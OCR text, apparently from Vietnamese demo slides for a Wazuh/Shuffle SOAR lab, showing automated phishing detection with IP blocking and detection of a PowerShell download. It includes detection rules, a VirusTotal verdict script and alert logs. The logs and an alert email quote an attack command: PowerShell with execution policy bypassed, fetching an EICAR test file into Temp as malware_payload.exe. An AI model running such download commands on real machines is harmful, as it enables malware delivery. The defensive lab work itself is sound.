
DEMO

KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING



DEMO

KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING




DEMO

KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING

```python
try:
    hash_mal = int("$vt_check_hash.body.data.attributes.last_analysis_stats.malicious")
except:
    hash_mal = 0
try:
    url_mal = int("$vt_check_url.body.data.attributes.last_analysis_stats.malicious")
except:
    url_mal = 0
try:
    ip_mal = int("$vt_check_ip.body.data.attributes.last_analysis_stats.malicious")
except:
    ip_mal = 0
try:
    domain_mal = int("$vt_check_domain.body.data.attributes.last_analysis_stats.malicious")
except:
    domain_mal = 0

if hash_mal > 0 or url_mal > 0 or ip_mal > 0 or domain_mal > 0:
    print("MALICIOUS")
else:
    print("CLEAN")
```

DEMO

KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING



DEMO


KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING

id	1775822401.489729
input.type	log
location	EventChannel
manager.name	b22dcat107
rule.description	SOAR Action: He thong da tu dong chan IP doc hai
rule.firedtimes	1
rule.groups	phishing, malware, local, windows, sysmon, active_response, phishing_defense, critical_alert
rule.id	100050
rule.level	14
rule.mail	true
timestamp	2026-04-10T12:00:01.271+0000

DEMO

KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING

```
<rule id="100050" level="14">
  <if_sid>600</if_sid>
  <match>add|firewall-drop</match>
  <description>SOAR Action: He thong da tu dong chan IP doc hai bang Windows Defender</description>
  <group>active_response,phishing_defense,critical_alert,</group>
</rule>
```



DEMO

KỊCH BẢN 1: PHÁT HIỆN VÀ PHẢN ỨNG TỰ ĐỘNG EMAIL PHISHING

Shuffle Email App <email-app@shuffler.io>
đến tôi

==========
BAO CAO XU LY SU CO - EMAIL PHISHING RESPONSE
==========
He thong SOAR da tiep nhan, phan tich va tu dong xu ly mot email phishing.

--- KET QUA QUET VIRUSTOTAL ---
[1] Kiem tra URL Payload:
- Link : http://malware.wicar.org/data/eicar.com
- Malicious : 18 engines

[2] Kiem tra IP Doc Hai:
- IP Phat hien : 203.0.113.45
- Malicious : 0 engines

[3] Kiem tra Hash File Dinh Kem:
- Ten file : test.txt
- Ma Hash : 7c0ac4bc97add74e780c40c3fb6d276e2318dea90cc7d72bc97454dba12fd482
- Malicious : 0 engines

--- HANH DONG PHAN UNG (ACTIVE RESPONSE) ---
Trang thai : THANH CONG (Affected Agents: 1)

•••

Hanh dong : Tu dong gui lenh API den Wazuh Manager de yeu cau Windows Defender Firewall chan ket noi tu IP 203.0.113.45
==========


DEMO

KỊCH BẢN 2: PHÁT HIỆN THỰC THI LỆNH ĐỘC HẠI QUA POWERSHELL

- Kẻ tấn công sử dụng PowerShell để tải một tệp thực thi từ Internet về thư mục tạm trên máy nạn nhân.
- Hành vi này được agent ghi nhận và gửi về Wazuh để phân tích, hệ thống phát hiện dấu hiệu lạm dụng PowerShell, sinh cảnh báo mức độ cao và gửi ảnh báo qua email.


DEMO

KỊCH BẢN 2: PHÁT HIỆN THỰC THI LỆNH ĐỘC HẠI QUA POWERSHELL



DEMO

KỊCH BẢN 2: PHÁT HIỆN THỰC THI LỆNH ĐỘC HẠI QUA POWERSHELL



DEMO

KỊCH BẢN 2: PHÁT HIỆN THỰC THI LỆNH ĐỘC HẠI QUA POWERSHELL

Apr 10, 2026 @ 00:33:28.818	001	DESKTOP-7FF2J6R	T1059.001 T1027	T1105	Execution, Command and Control, Defense Evasion	Phishing/CRITICAL: PowerShell LOLBin/fileless attack: \"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -ExecutionPolicy Bypass -Command \"(New-Object System.Net.WebClient).DownloadFile('http://secure.eicar.org/eicar.com', 'C:\\Users\\ndhai\\AppData\\Local\\Temp\\malware_payload.exe')\"	14	100011

Table JSON Rule

@timestamp	2026-04-09T17:33:28.818Z
_id	nT5Oc50BGqzcbFScYf6Q
agent.id	001
agent.ip	192.168.1.13
agent.name	DESKTOP-7FF2J6R
data.win.eventdata.commandLine	\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -ExecutionPolicy Bypass -Command \"(New-Object System.Net.WebClient).DownloadFile('http://secure.eicar.org/eicar.com', 'C:\\Users\\ndhai\\AppData\\Local\\Temp\\malware_payload.exe')\"
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Windows\\system32\\
data.win.eventdata.description	Windows PowerShell
data.win.eventdata.fileVersion	10.0.19041.2913 (WinBuild.160101.0800)
data.win.eventdata.hashes	MD5=BCF01E61144D6D6325650134823198B8,SHA256=B4E7BC24BF3F5C3DA2EB6E9EC5EC10F90099DEFA91B820F2F3FC70DD9E4785C4,IMPHASH=88CB9A420410BDA787E305B65518A934
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe

DEMO

KỊCH BẢN 2: PHÁT HIỆN THỰC THI LỆNH ĐỘC HẠI QUA POWERSHELL

Security Alerts

Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Apr 10, 2026 @ 22:20:29.220	001	DESKTOP-7FF2J6R	T1587.001	Resource Development	Phishing/Defender: Windows Defender phat hien malware tren	12	100030

Table JSON Rule

@timestamp	2026-04-10T15:20:29.220Z
_id	Gp76d50BRDBbR7Tr_R8H
agent.id	001
agent.ip	192.168.1.13
agent.name	DESKTOP-7FF2J6R
data.win.eventdata.action ID	2
data.win.eventdata.action Name	Quarantine
data.win.eventdata.additional Actions ID	0
data.win.eventdata.additional Actions String	No additional actions required
data.win.eventdata.category ID	42
data.win.eventdata.category Name	Virus
data.win.eventdata.detection ID	{3A6C2BF7-87BE-461A-96AA-9AAE0AF10D0C}
data.win.eventdata.detection Time	2026-04-10T15:20:04.440Z
data.win.eventdata.detection User	DESKTOP-7FF2J6R\\ndhai

```
<rule id="100030" level="12">
  <if_sid>62100</if_sid>
  <field name="win.system.eventID">^1006$|^1007$|^1116$|^1117$</field>
  <description>Phishing/Defender: Windows Defender phat hien malware tren $(agent.name)</description
>
  <mitre><id>T1587.001</id></mitre>
  <group>phishing_file,malware_detected,</group>
</rule>
```

DEMO

KỊCH BẢN 2: PHÁT HIỆN THỰC THI LỆNH ĐỘC HẠI QUA POWERSHELL

Sent by email app: [WAZUH ALERT] Phishing - DESKTOP-7FF2J6R Hộp thư đến ×

Shuffle Email App <email-app@shuffler.io> 00:33 (10 phút trước)
đến tôi

==========
CANH BAO KHAN CẤP - SUSPICIOUS ZERO-DAY MALWARE
==========
Thoi gian : 2026-04-09T17:33:28.818+0000
May bi tan : DESKTOP-7FF2J6R\\ndhai
IP may : 192.168.1.13
Rule ID : 100011 (Level 14)

--- THONG TIN TIEN TRINH ---
Image : C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
Command : \"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -ExecutionPolicy Bypass -Command \"(New-Object System.Net.WebClient).DownloadFile('http://secure.eicar.org/eicar.com', 'C:\\Users\\ndhai\\AppData\\Local\\Temp\\malware_payload.exe')\"

--- KET QUA PHAN TICH VIRUSTOTAL ---
[1] URL Payload:
- Link : http://secure.eicar.org/eicar.com
- Malicious : 11 engines


[2] IP Connect:
- Malicious : 0 engines

[3] Hash File (SHA256):
- Trang thai : MA DOC MOI - CHUA CO DU LIEU TREN VIRUSTOTAL (404 Not Found)
- Ma Hash : B4E7BC24BF3F5C3DA2EB6E9EC5EC10F90099DEFA91B820F2F3FC70DD9E4785C4

Yeu cau SOC Analyst phan lap may tinh va phan tich mau file ngay lap tuc!

DEMO

KỊCH BẢN 3: BRUTEFORCE SSH + PRIVILEGE ESCALATION SUID



